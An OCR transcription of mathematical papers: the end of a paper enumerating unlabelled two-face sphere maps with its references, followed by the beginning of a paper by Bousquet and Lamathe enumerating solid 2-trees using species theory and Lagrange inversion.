$$|\widetilde{\mathcal{M}}_n| = \frac{1}{2}|\widetilde{\mathsf{M}}_n| + \frac{1}{n!} \sum_{\substack{\sigma \in \mathcal{S}_n \setminus \mathrm{Id} \\ \Gamma \in \{VE, VV, EE\}}} |\mathrm{Fix}_{\mathcal{M}_n}(\sigma, \Gamma)|.$$

Replacing $|\widetilde{\mathsf{M}}_n|$ by its value, given by (15), yields the first term of (78) while summing formulas (65), where n is odd, and (69) and (75), where n is even, and dividing by $n!$, gives the second term. □

Similarly, we can now use (59) and sum formulas (67), (71), (73), and (77) to obtain the following theorem. Also recall that $|\widetilde{\mathsf{M}}_d|$ is given by (29).

Theorem 10 *Let $\boldsymbol{d}$ be a vector satisfying $||\boldsymbol{d}|| = 2|\boldsymbol{d}|$, with $n = |\boldsymbol{d}| \geq 3$, and let r be the number of odd components in $\boldsymbol{d}$. Then the number $|\widetilde{\mathcal{M}}_{\boldsymbol{d}}|$ of unlabelled two-face sphere maps having $\boldsymbol{d}$ has vertex degree distribution is given by*

$$|\widetilde{\mathcal{M}}_d| = \frac{1}{2}(|\widetilde{\mathsf{M}}_{\boldsymbol{d}}| + |\mathrm{Fix}_{\widetilde{\mathsf{M}}_d} \tau|),$$

where

$$|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\boldsymbol{d}}}\tau| = \begin{cases} \dfrac{1}{2}\dbinom{n/2}{\boldsymbol{d}/2}\left(1+\dfrac{1}{n}\displaystyle\sum_{k\geq 1} d_{2k}\right), & \text{if } r=0; \\ \dbinom{(n-1)/2}{(\boldsymbol{d}-\delta_{2k})/2}, & \text{if } r=1,\ d_{2k} \text{ odd;} \\ \dbinom{(n-2)/2}{(\boldsymbol{d}-\delta_{2k}-\delta_{2\ell})/2}, & \text{if } r=2,\ d_{2k} \text{ and } d_{2\ell} \text{ odd}; \\ 0, & \text{if } r\geq 3. \end{cases} \tag{79}$$

□

Let $\widetilde{\mathcal{M}}_{\{\alpha,\beta\}}$ denote the set of unlabelled two-face sphere maps having $\{\alpha,\beta\}$ as face degree distribution. If $\alpha \neq \beta$, there is no antipodal symmetry, and we have

$$|\widetilde{\mathcal{M}}_{\{\alpha,\beta\}}| = |\widetilde{\mathsf{M}}_{(\alpha,\beta)}|, \tag{80}$$

since in this case, we can choose the north or inner face to be that of smallest degree. Recall that $|\widetilde{\mathsf{M}}_{(\alpha,\beta)}|$ is given by (38)

If $\alpha = \beta$, the set $\widetilde{\mathsf{M}}_{(\alpha,\alpha)}$ is closed under the action of τ and we can apply (48). We have

$$|\widetilde{\mathcal{M}}_{\{\alpha,\alpha\}}| = \frac{1}{2}\left(|\widetilde{\mathsf{M}}_{(\alpha,\alpha)}| + |\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\{\alpha,\alpha\}}}\tau|\right). \tag{81}$$

Since $\alpha = \beta$, we simply have $\alpha = n$, the number of vertices. Therefore

$$|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\{\alpha,\alpha\}}}\tau| = |\mathrm{Fix}_{\widetilde{\mathsf{M}}_n}\tau|. \tag{82}$$

The term $|\mathrm{Fix}_{\widetilde{\mathsf{M}}_n}\tau|$ can be easily deduced from (48), (15) and (78), and the next result follows.

Theorem 11 *If $\alpha > 0$ and $\beta > 0$ have the same parity, then the number $|\widetilde{\mathcal{M}}_{\{\alpha,\beta\}}|$ of unlabelled two-face sphere maps having $\{\alpha,\beta\}$ as face degree distribution is given by*

$$|\widetilde{\mathcal{M}}_{\{\alpha,\beta\}}| = \begin{cases} |\widetilde{\mathsf{M}}_{(\alpha,\beta)}|, & \text{if} \alpha \neq \beta, \\ \frac{1}{2}|\widetilde{\mathsf{M}}_{(\alpha,\alpha)}| + \frac{1}{2}\binom{\alpha-1}{(\alpha-1)/2}, & \text{if } \alpha=\beta \text{ is odd}, \\ \frac{1}{2}|\widetilde{\mathsf{M}}_{(\alpha,\alpha)}| + \frac{1}{4}\binom{\alpha}{\alpha/2}, & \text{if } \alpha=\beta \text{ is even}, \end{cases} \tag{83}$$

□

Finally, let $\widetilde{\mathcal{M}}_{\boldsymbol{d},\{\alpha,\beta\}}$ denote the set of all unlabelled two-face sphere maps having joint vertex and face degree distribution given by $\boldsymbol{d}$ and $\{\alpha,\beta\}$. If $\alpha \neq \beta$, we have

$$|\widetilde{\mathcal{M}}_{\boldsymbol{d},\{\alpha,\beta\}}| = |\widetilde{\mathsf{M}}_{\boldsymbol{d},(\alpha,\beta)}|, \tag{84}$$

since in this case, there are no possible antipodal symmetries. Recall that $|\widetilde{\mathsf{M}}_{d,(\alpha,\beta)}|$ is given by (45).

If $\alpha = \beta$, by (48), we have

$$|\widetilde{\mathcal{M}}_{\boldsymbol{d},\{\alpha,\alpha\}}| = \frac{1}{2}|\widetilde{\mathsf{M}}_{\boldsymbol{d},(\alpha,\alpha)}| + \frac{1}{2}|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\boldsymbol{d},(\alpha,\alpha)}}\tau|, \tag{85}$$

and α is completely determined by $\boldsymbol{d}$: $\alpha = |\boldsymbol{d}|$, hence we have

$$|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{d,(\alpha,\alpha)}}\tau| = |\mathrm{Fix}_{\widetilde{\mathsf{M}}_d}\tau|. \tag{86}$$

Theorem 12 *Let $\boldsymbol{d} \neq \mathbf{0}$ be a vector of nonnegative integers satisfying $||\boldsymbol{d}|| = 2|\boldsymbol{d}|$ and α, β be two positive integers having the same parity and such that $(\alpha+\beta)/2 = |\boldsymbol{d}| = n \geq 3$. Then the number of unlabelled two-face sphere maps having joint vertex and face degree distributions $\boldsymbol{d}$ and $\{\alpha,\beta\}$ is given by*

$$|\widetilde{\mathcal{M}}_{\boldsymbol{d},\{\alpha,\beta\}}| = \begin{cases} |\widetilde{\mathsf{M}}_{\boldsymbol{d},(\alpha,\beta)}|, & \text{if } \alpha \neq \beta, \\ \frac{1}{2}|\widetilde{\mathsf{M}}_{\boldsymbol{d},(\alpha,\alpha)}| + \frac{1}{2}|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\boldsymbol{d}}}\tau| & \text{if } \alpha = \beta, \end{cases} \tag{87}$$

where $|\mathrm{Fix}_{\widetilde{\mathsf{M}}_{\boldsymbol{d}}}\tau|$, is given by (79). □

References

[1] V. I. Arnold. *Topological classification of trigonometric polynomials and combinatorics of graphs with an equal number of vertices and edges*, Functional Analysis and its Applications. **30**, (1996), 1–14.

[2] D. Arquès. Une relation fonctionnelle nouvelle sur les cartes planaires pointées, J. Comb. Th. Ser. B, **39**, (1985), 27–42.

[3] L. Babai, W. Imrich et L. Lovász. *Finite homeomorphism groups of the 2-sphere*, Colloq. Math. Soc. J. Bolyai, **8**, Topics in Topology, Keszthely (Hungary), (1972), 61–75.

[4] F. Bergeron, G. Labelle, and P. Leroux. *Combinatorial species and tree-like structures*, Encyclopedia of Mathematics and its Applications. Vol **67**, Cambridge University Press, (1998).

[5] E. A. Bender and N. C. Wormald. *The number of loopless planar maps*, Discrete Mathematics, **54**, (1985), 235–237.

[6] M. Bousquet. *Espèces de structures et applications au dénombrement de cartes et de cactus*, Thèse de doctorat, Université du Québec à Montréal, Publications du LaCIM, Vol. 24, (1999).

[7] M. Bousquet, G. Labelle, and P. Leroux. *Dénombrement de cartes planaires à deux faces*, 10th SFCA/FPSAC Conference, Fields Institute, Toronto, (1998) 79–90.

[8] R. Cori. *Bijective census of rooted planar maps: A survey*, Proceedings of the fifth conference on Formal Power Series and Algebraic Combinatorics, A. Barlotti, M. Delest and R. Pinzani, ed., Florence (1993), 131–141.

[9] R. Cori and A. Machi. *Maps, hypermaps and their automorphisms: a survey*, I, II, III. Expositiones Mathematicae, vol. **10**, (1992), 403–427, 429–447, 449–467.

[10] H. W. Gould. *A standardized set of tables listing 500 binomial coefficient summations*, West Virginia University (1972).

[11] I.P. Goulden and D.M. Jackson. *Maps in locally orientable surfaces, the double coset algebra, and zonal polynomials*, Canadian J. Math. **48**, (1996), 569–584.

[12] F. Hararry, G. Prins and W.T. Tutte. *The number of plane trees*, Indag. Math. **26** (1964), 319-329.

[13] A. Joyal. *Une théorie combinatoire des séries formelles*, Advances in Mathematics, **42**, (1981), 1–82.

[14] G. Labelle and P. Leroux. *Enumeration of (uni- or bicolored) plane trees according to their degree distribution*, Disc. Math. **157** (1996), 227–240.

[15] V.A. Liskovets. *A census of non-isomorphic planar maps*, Colloq. Math. Soc. J. Bolyai **25**, Algebraic Methods in Graph Theory (1981), 479–494.

[16] V.A. Liskovets. *Enumeration of non-isomorphic planar maps*, Selecta Math. Soviet. **4**, (1985), 303–323.

[17] V.A. Liskovets and T.R. Walsh. *The enumeration of non-isomorpic 2-connected planar maps*, Canad. J. Math. **35**, (1983), 417–435.

[18] N. Magot. *Cartes planaires et fonctions de Belyi: Aspects algorithmiques et expérimentaux*, Thèse de Doctorat, Université de Bordeaux, (1997), 150p.

[19] N. Magot and A. Zvonkin. *Belyi Functions for Archimedean Solids*, Formal power series and algebraic combinatorics, 9th Conference Proceedings, Vienna, Vol. **3**, (1997), 373–389.

[20] J.W. Moon, *Counting Labelled Trees*, Canadian Mathematical Monographs **1**, Canadian Mathematical Society, 1970.

[21] G. Shabat and A. Zvonkin. *Plane trees and algebraic numbers*, Contemporary Math. **178** (1994), 233–275.

[22] Sloane and S. Plouffe. *Encyclopedia of integer sequences* Academic Press Inc. 1995.

[23] W. T. Tutte. *A census of Slicings*, Can J. Math. **14** (1962), 708–722.

[24] W. T. Tutte. *A census of Planar maps*, Can J. Math. **15** (1963), 249–271.

[25] W. T. Tutte. *The number of plane planted trees with a given partition*, Amer. Math. Monthly, **71** (1964), 272–277.

[26] W. T. Tutte. *On the enumeration of planar maps*, Bull. Amer. Math. Soc. **74** (1968), 64–74.

[27] D. Walkup, *The number of plane trees*, Mathematika **19** (1972), 200–204.

[28] N.C. Wormald. *Counting unrooted planar maps*, Discrete mathematics **36**, (1981), 205–225.

[29] N.C. Wormald. *On the number of planar maps*, Can. J. Math. **33**, No. 1, (1981), 1–11.

ENUMERATION OF SOLID 2-TREES

MICHEL BOUSQUET AND CEDRIC LAMATHE

ABSTRACT. The main goal of this paper is to enumerate solid 2-trees according to the number of edges (or triangles) and also according to the edge degree distribution. We first enumerate oriented solid 2-trees using the general methods of the theory of species. In order to obtain non oriented enumeration formulas we use quotient species which consists in a specialization of Pólya theory.

RÉSUMÉ. Le but de cet article est d'obtenir l'énumération des 2-arbres solides selon le nombre d'arêtes (ou de triangles) ainsi que selon la distribution des degrés des arêtes. Nous obtenons d'abord le dénombrement des 2-arbres solides orientés en utilisant les méthodes de la théorie des espèces. Pour obtenir le dénombrement des 2-arbres solides non orientés, nous utilisons la notion d'espèce quotient qui provient d'une spécialisation de la théorie de Pólya.

1. INTRODUCTION

Definition 1. Let $\mathcal{E}$ be a non-empty finite set of n elements called *edges*. A *2-tree* is either a single edge (if $n = 1$) or a non-empty subset $\mathcal{T} \subseteq \wp_3(\mathcal{E})$ whose elements are called *triangles*, satisfying the following conditions:

1. For every pair $\{a, b\} = \{\{a_1, a_2, a_3\}, \{b_1, b_2, b_3\}\}$ of distinct elements of $\mathcal{T}$, we have $|a \cap b| \leq 1$, which means that two distinct triangles share at most one edge.
2. For every ordered pair $(a, b) = (\{a_1, a_2, a_3\}, \{b_1, b_2, b_3\})$ of distinct elements of $\mathcal{T}$, there is a unique sequence $(t_0 = a, t_1, t_2, \ldots, t_k = b)$ such that for $i = 0, 1, \ldots, k-1$, we have $|t_i \cap t_{i+1}| = 1$, which means that each pair of consecutive triangles in this sequence share exactly one edge.

An edge e and a triangle t are *incident* to each other if $e \in t$. The *degree* of an edge is the number of triangles which are incident to that edge. The *edge degree distribution* of a 2-tree is described by a vector $\vec{n} = (n_1, n_2, \ldots)$, where n_i is the number of edges of degree i. We denote by $\mathrm{Supp}(\vec{n})$, the *support* of $\vec{n}$ which is the set of indices i such that $n_i \neq 0$. Figure 1 shows a 2-tree having 11 edges, 5 triangles and edge degree distribution given by $\vec{n} = (8, 2, 1)$.




FIGURE 1. A 2-tree.

Several classes of 2-trees have been studied before. Beineke and Pippert enumerate some k-dimensional trees in [1] labelled at vertices. In [7], Harary and Palmer count unlabelled 2-trees. For the enumeration of plane 2-trees see [10], and for a classification of plane and planar 2-trees see [8]. More recently, in [5, 6], Fowler and al. work on general 2-trees and give asymptotical results. Here, we consider a new class of 2-trees, that is, *solid* 2-trees, *i.e.* 2-trees in which there is a cycle structure on the triangles around each edge.

Lemma 1. Let m, n be two nonnegative integers, and $\vec{n} = (n_1, n_2, \dots)$, an infinite vector of nonnegative integers. Then

1. There exists a 2-tree having m triangles and n edges if and only if $n = 2m + 1$.
2. There exists a 2-tree having $\vec{n}$ as edge degree distribution if and only if

$$\sum_i n_i = n \quad \text{and} \quad \sum_i i n_i = 3m. \tag{1}$$




FIGURE 2. Two distinct solid 2-trees but the same 2-tree.




FIGURE 3. A well oriented 2-tree.

A *solid* 2-tree is a 2-tree in which there is a cyclic configuration of triangles around each edge. Figure 2 shows an example of two different solid 2-trees which are in fact the same 2-tree. As we can see, in the case of a solid 2-tree, one has to take into account the cyclic order of the triangles around each edge. A *well oriented* solid 2-tree is obtained from a solid 2-tree in the following way: first, pick any triangle and give a cyclic orientation on its edges. Then each triangle adjacent to the first triangle inherits a circular orientation (see Figure 3). This process is repeated until all edges receive an orientation. By the arborescent nature of the structure, there will be no conflict (the orientation of each edge will always be well defined). Figure 3 shows an example of a well oriented 2-tree. The species of non-oriented and well oriented solid 2-trees will be denoted respectively by $\mathcal{A}$ and $\mathcal{A}_o$. In order to analyze these two species, the following auxiliary species will be used:

- The species of *triangles* X: a single triangle will be denoted by X.
- The species of *edges* Y: a single edge will be denoted by Y.
- The species L of *lists* or *linear orders*.
- The species C and C_3 respectively denoting the species of oriented cycles and of oriented cycles of length 3.
- The species $\mathcal{A}^{-}$ and $\mathcal{A}_o^{\rightarrow}$ respectively denoting the species of non oriented and well oriented solid 2-trees *rooted at an edge*.
- The species $\mathcal{A}^{\Delta}$ and $\mathcal{A}_o^{\Delta}$ respectively denoting the species of non oriented and well oriented solid 2-trees *rooted at a triangle*.
- The species $\mathcal{A}^{\underline{\Delta}}$ and $\mathcal{A}_o^{\underline{\Delta}}$ respectively denoting the species of non oriented and well oriented solid 2-trees *rooted at a triangle having itself one of its edge distinguished*.
- Finally, the species $\mathcal{B}$ which consists of an oriented root edge Y incident to a linear order (L-structure) of triangles X each of which having its two remaining sides being themselves $\mathcal{B}$-structures. Therefore, the species $\mathcal{B}$ satisfies the following combinatorial equation

$$\mathcal{B}(X, Y) = Y L(X\mathcal{B}^2(X, Y)), \tag{2}$$

as illustrated by Figure 4,




FIGURE 4. A $\mathcal{B}$-structure.

Note that $\mathcal{B}$ has been defined as a *two-sort* species where the sorts are X and Y. Since the numbers of edges n and of triangles m are linked by the relation $n = 2m + 1$, equation (2) above can either be expressed as a one sort species in X alone by setting $Y := 1$, or in Y alone, by setting $X := 1$ respectively, giving the two following equations:

$$\mathcal{B}(X) = L(X\mathcal{B}^2(X)), \tag{3}$$

$$\mathcal{B}(Y) = YL(B^2(Y)). \tag{4}$$

Recall that setting $X := 1$ in a two sort species $F(X, Y)$ essentially means unlabelling the elements of sort X. The second form in equation (4) is more suitable for the use of Lagrange inversion formula. Therefore the species Y of edges will be used as the base singleton species to make our computations. However, the results will be shorter and more elegant when expressed as a function of the number m of triangles.

• Lagrange Inversion Formula

In this paper we make an extensive use of Lagrange inversion formula (see [2]): Let A and R be species satisfying $A(Y) = YR(A)$. If F is another species, then

$$[y^n]F(A(y)) = \frac{1}{n}[y^{n-1}]F'(t)R^n(t), \tag{5}$$

where $[y^n]F(A(y))$ denotes the coefficient of y^n in $F(A(y))$. Another main tool used in this paper is the following dissymmetry theorem which has been proved in [5]. Note that in their paper, the authors made a proof for non solid 2-trees but obviously, the proof is also valid for both well oriented and non oriented solid 2-trees.

Theorem 1. The species $\mathcal{A}_o$ and $\mathcal{A}$ respectively of well oriented and (non oriented) solid 2-trees satisfy the following relations:

$$\mathcal{A}_o^{\rightarrow} + \mathcal{A}_o^{\Delta} = \mathcal{A}_o + \mathcal{A}_o^{\underline{\Delta}}, \tag{6}$$

and

$$\mathcal{A}^{-} + \mathcal{A}^{\Delta} = \mathcal{A} + \mathcal{A}^{\underline{\Delta}}. \tag{7}$$

2. Well oriented solid 2-trees

We begin this section by expressing the species appearing in the dissymmetry theorem (oriented case) in terms of the species $\mathcal{B}$.

Theorem 2. The species $\mathcal{A}_o^{\rightarrow}$, $\mathcal{A}_o^{\Delta}$ and $\mathcal{A}_o^{\overline{\Delta}}$ satisfy the following isomorphisms of species :

$$\mathcal{A}_o^{\rightarrow}(Y) = YC(\mathcal{B}^2(Y)), \tag{8}$$

$$\mathcal{A}_o^{\Delta}(Y) = C_3(\mathcal{B}(Y)), \tag{9}$$

$$\mathcal{A}_o^{\overline{\Delta}}(Y) = \mathcal{B}(Y)^3, \tag{10}$$

where C and C_3 are the species of oriented cycles and of oriented cycles of length 3.

2.1. Enumeration according to the number of edges.

• Labelled case

Let $\mathcal{A}_o[n]$ be the number of edge labelled solid 2-trees over n edges. We similarly define $\mathcal{A}_o^{\rightarrow}[n]$, $\mathcal{A}_o^{\Delta}[n]$ and $\mathcal{A}_o^{\overline{\Delta}}[n]$. Our first task is to determine $\mathcal{A}_o^{\rightarrow}[n]$. By applying Lagrange inversion with $F(t) = C(t^2) = -\log(1-t^2)$ and $R(t) = L(t^2) = (1-t^2)^{-1}$, we find

$$\begin{aligned}[y^n]\mathcal{A}_o^{\rightarrow}(y) &= [y^{n-1}]C(\mathcal{B}^2(y)),\\ &= \frac{2}{3(n-1)}\binom{3(n-1)/2}{n-1}.\end{aligned}$$

Hence, the number $\mathcal{A}_o^{\rightarrow}[n]$ of edge labelled solid 2-trees pointed at an edge over n edges is given by

$$\mathcal{A}_o^{\rightarrow}[n] = n![y^n]\mathcal{A}_o^{\rightarrow}(y) = \frac{2}{3}n(n-2)!\binom{\frac{3(n-1)}{2}}{n-1}. \tag{11}$$

Now, using equation (9) and Lagrange inversion with $F(t) = C_3(t) = t^3/3$ and $R(t) = (1-t^2)^{-1}$, we obtain

$$\mathcal{A}_o^{\Delta}[n] = \frac{1}{3}(n-1)!\binom{\frac{3(n-1)}{2}}{n-1}. \tag{12}$$

To compute $\mathcal{A}_o^{\overline{\Delta}}[n]$, we use equation (10) and Lagrange inversion with $F(t) = t^3$ and $R(t) = (1-t^2)^{-1}$ and we get

$$\mathcal{A}_o^{\overline{\Delta}}[n] = (n-1)!\binom{\frac{3(n-1)}{2}}{n-1}. \tag{13}$$

Using equations (11), (12) and (13) and the dissymmetry theorem, we have:

Proposition 1. The number $\mathcal{A}_o[n]$ of well oriented edge-labelled solid 2-trees over n edges is given by

$$\mathcal{A}_o[n] = \frac{2}{3}(n-2)!\binom{\frac{3(n-1)}{2}}{n-1}, \quad n > 1. \tag{14}$$

Note that if we express equation (14) as a function of m, the number of triangles, we obtain

$$\mathcal{A}_o[m] = \frac{m!}{3}\frac{1}{2m+3}\binom{3m+3}{m+1}, \quad m \geq 1. \tag{15}$$

• Unlabelled case

We first need to compute the generating series $\widetilde{\mathcal{A}_o}^{\rightarrow}(y)$. In order to accomplish this, we use the following property: let F and G be two species, then we have

$$\widetilde{F(G)}(x) = Z_F(\tilde{G}(x), \tilde{G}(x^2), \tilde{G}(x^3), \dots), \tag{16}$$

where the *cycle index series* Z_F of a species is defined by

$$Z_F(x_1, x_2, \dots) = \sum_{k\geq 0}\frac{1}{k!}\sum_{\sigma\in\mathcal{S}_k}\mathrm{fix}F[\sigma]x_1^{\sigma_1}x_2^{\sigma_2}x_3^{\sigma_3}\cdots, \tag{17}$$

where $\mathcal{S}_k$ is the symmetric group of order k and σ_i, the number of cycles of length i in σ and $\mathrm{fix}F[\sigma]$ is the number of F-structures left fixed under the relabelling induced by σ. For example, if $F = C$, the species of oriented cycles, we have

$$Z_C(x_1, x_2, \dots) = \sum_{k\geq 1} \frac{\phi(k)}{k} \log\left(\frac{1}{1-x_k}\right). \tag{18}$$

Now, applying this to the species $\mathcal{A}_o^{\rightarrow} = YC(\mathcal{B}^2)$, we get

$$\begin{aligned} \widetilde{\mathcal{A}_o}^{\rightarrow}(y) &= yZ_C(\tilde{\mathcal{B}}^2(y), \tilde{\mathcal{B}}^2(y^2), \tilde{\mathcal{B}}^2(y^3), \dots), \\ &= y\sum_{k\geq 1} \frac{\phi(k)}{k} \log\left(\frac{1}{1-\tilde{\mathcal{B}}^2(y^k)}\right). \end{aligned}$$

We note that since $\mathcal{B}$ is asymmetric (there are exactly $n!$ labelled structures for each unlabelled structures), we have $\tilde{\mathcal{B}}(y) = \mathcal{B}(y)$, hence

$$\begin{aligned} \widetilde{\mathcal{A}_o}^{\rightarrow}[n] &= [y^n]\widetilde{\mathcal{A}_o}^{\rightarrow}(y), \\ &= [y^{n-1}]\sum_{k\geq 1} \frac{\phi(k)}{k} \log\left(\frac{1}{1-\mathcal{B}^2(y^k)}\right). \end{aligned}$$

But

$$\begin{aligned} [y^{n-1}]\log\left(\frac{1}{1-\mathcal{B}^2(y^k)}\right) &= \frac{2k}{n-1}[t^{\frac{n-1}{k}-2}](1-t^2)^{-\frac{n-1}{k}-1}, \\ &= \frac{2k}{3(n-1)}\binom{3(n-1)/2k}{(n-1)/k}. \end{aligned}$$

Obviously, k must divide $n-1$ and $(n-1)/k$ must be even. Letting $d = (n-1)/k$, we finally get

$$\widetilde{\mathcal{A}_o}^{\rightarrow}[n] = \frac{2}{3(n-1)} \sum_d \phi((n-1)/d)\binom{3d/2}{d}, \tag{19}$$

the sum being taken over all even divisors d of $n-1$. To compute $\widetilde{\mathcal{A}_o}^{\triangle}[n]$, we use equation (9) and the fact that

$$Z_{C_3}(y_1, y_2, \dots) = \frac{1}{3}(y_1^3 + 2y_3).$$

We have

$$[y^n]\mathcal{B}^3(y) = \frac{1}{n}\binom{3(n-1)/2}{n-1},$$

and

$$[y^n]\mathcal{B}(y^3) = [y^{n/3}]\mathcal{B}(y) = \frac{3}{n}\binom{(n-3)/2}{n/3-1},$$

so that

$$\widetilde{\mathcal{A}_o}^{\Delta}[n] = \frac{1}{3n}\binom{\frac{3(n-1)}{2}}{n-1} + \frac{2}{n}\chi(3|n)\binom{\frac{(n-3)}{2}}{\frac{n}{3}-1}, \tag{20}$$

where $\chi(3|n) = 1$ if 3 divides n and 0 otherwise. It can be easily shown, by a very similar way that

$$\widetilde{\mathcal{A}}_o^{\Delta}[n] = \frac{1}{n}\binom{\frac{3(n-1)}{2}}{n-1}. \tag{21}$$

And we get the following result:

Proposition 2. The number of unlabelled well oriented solid 2-trees over n edges is given by

$$\widetilde{\mathcal{A}_o}[n] = \frac{2}{3(n-1)} \sum_d \phi\left(\frac{n-1}{d}\right)\binom{3d/2}{d} + \chi(3|n)\frac{2}{n}\binom{\frac{n-3}{2}}{\frac{n}{3}-1} - \frac{2}{3n}\binom{\frac{3(n-1)}{2}}{n-1}, \tag{22}$$

the first sum being taken over all even divisors d of $n-1$.

We can also write $\widetilde{\mathcal{A}_o}[m]$, in function of the number m of triangles, as follows

$$\widetilde{\mathcal{A}_o}[m] = \frac{1}{3m}\sum_{d|m}\phi\left(\frac{m}{d}\right)\binom{3d}{d} + \chi(3|2m+1)\frac{2}{2m+1}\binom{m-1}{\frac{2m-2}{3}} - \frac{2}{3(2m+1)}\binom{3m}{m}.$$

Note that this expression is also the number of unlabelled 3-gonal cacti on m 3-gones (see [3]). The sequence of these numbers is known as sequence A054423 in the on-line encyclopedia of integers sequences ([11]).

2.2. **Enumeration according to edge degree distribution.**

Let $r = (r_0, r_1, r_2, \dots)$ be an infinite set of formal variables. In order to keep track of the edge degree distribution, we introduce, for a given number n and F, any species, the following weight function:

$$\begin{array}{rccc} w: & F[n] & \longrightarrow & Q[r_1, r_2, \dots] \\ & s & \mapsto & w(s) \end{array} \tag{23}$$

where $Q[r_1, r_2, \dots]$ is the ring of polynomials over Q in the variables $r_1, r_2, \dots$ and where the weight of a given structure s is defined by $w(s) = r_1^{n_1} r_2^{n_2} \cdots$, where n_i is the number of edges of degree i in s. Equations (2), (8), (9) and (10) have the following weighted versions:

$$\mathcal{B}_r = Y L_{r'}(B_r^2), \tag{24}$$

and

$$\mathcal{A}^{\rightarrow}_{o,w}(Y) = Y C_r(\mathcal{B}_r^2), \tag{25}$$

$$\mathcal{A}^{\Delta}_{o,w}(Y) = C_3(B_r), \tag{26}$$

$$\mathcal{A}^{\underline{\Delta}}_{o,w}(Y) = \mathcal{B}_r^3, \tag{27}$$

where C_r is the weighted species of cycles such that a cycle of length i has the weight r_i, and its derivative $L_{r'}$ which is the species of lists where a list of length i has the weight r_{i+1}. These species have the following generating series:

$$C_r(y) = r_1 y + \frac{r_2}{2}y^2 + \frac{r_3}{3}y^3 + \cdots,$$

and

$$L_{r'}(y) = r_1 + r_2 y + r_3 y^2 + \cdots.$$

Let $\vec{n} = (n_1, n_2, n_3, \dots)$ be a vector of nonnegative integers. Recall that there exists a 2-tree having a total of n edges and n_i edges of degree i if and only if the following relation is satisfied:

$$\sum_i n_i = n \quad \text{and} \quad \sum_i i n_i = 3\left(\frac{n-1}{2}\right). \tag{28}$$

• Labelled case

Let $\vec{n}$ be a vector satisfying (28). Then the number $\mathcal{A}_o^{\rightarrow}[\vec{n}]$ of well oriented edge labelled solid 2-trees pointed at an edge, and having $\vec{n}$ as edge degree distribution, is given by

$$\mathcal{A}_o^{\rightarrow}[\vec{n}] = n![y^n][r_1^{n_1} r_2^{n_2} \cdots]\mathcal{A}^{\rightarrow}_{o,w}(y). \tag{29}$$

We have

$$\begin{aligned} [y^n]\mathcal{A}^{\rightarrow}_{o,w}(y) &= \frac{1}{n-1}[t^{n-2}]\frac{d}{dt}(C_r(t^2))\cdot L_{r'}^{n-1}(t^2), \\ &= \frac{2}{n-1}[t^{n-3}](r_1 + r_2 t^2 + r_3 t^4 + \cdots)^n, \\ &= \frac{2}{n-1}[t^{n-3}]\sum_{\ell_1+\ell_2+\cdots=n}\binom{n}{\ell_1, \ell_2, \dots} r_1^{\ell_1} r_2^{\ell_2} \cdots t^{2\ell_2+4\ell_3+6\ell_4+\cdots}. \end{aligned}$$

Finally, we obtain

$$[y^n]\mathcal{A}_o^{\rightarrow}(r,y) = \sum_{\ell_1,\ell_2,\dots} \binom{n}{\ell_1,\ell_2,\dots} r_1^{\ell_1} r_2^{\ell_2} \cdots,$$

the sum being taken over all vectors $(\ell_1,\ell_2,\dots)$ satisfying

$$\sum_i \ell_i = n \quad \text{and} \quad \sum_i 2(i-1)\ell_i = n-3.$$

We note that this condition is the same as in (28). Hence using (29) we have

$$\mathcal{A}_o^{\rightarrow}[\vec{n}] = 2n(n-2)!\binom{n}{n_1,n_2,\dots}. \tag{30}$$

For $\mathcal{A}_o^{\Delta}[\vec{n}]$, we have

$$\mathcal{A}_o^{\Delta}[\vec{n}] = n![y^n][r_1^{n_1} r_2^{n_2}\cdots]\mathcal{A}_{o,w}^{\Delta}(y).$$

But,

$$[y^n]\mathcal{A}_{o,w}^{\Delta}(y) \quad = \quad \frac{1}{n}\sum_{\ell_1,\ell_2,\dots} \binom{n}{\ell_1,\ell_2,\dots} r_1^{\ell_1} r_2^{\ell_2} \cdots,$$

the sum being taken on all vectors $(\ell_1,\ell_2,\dots)$ satisfying $\sum_i \ell_i = n$ and $\sum_i 2(i-1)\ell_i = n-3$, and we obtain

$$\mathcal{A}_o^{\Delta}[\vec{n}] = (n-1)!\binom{n}{n_1,n_2,\dots}. \tag{31}$$

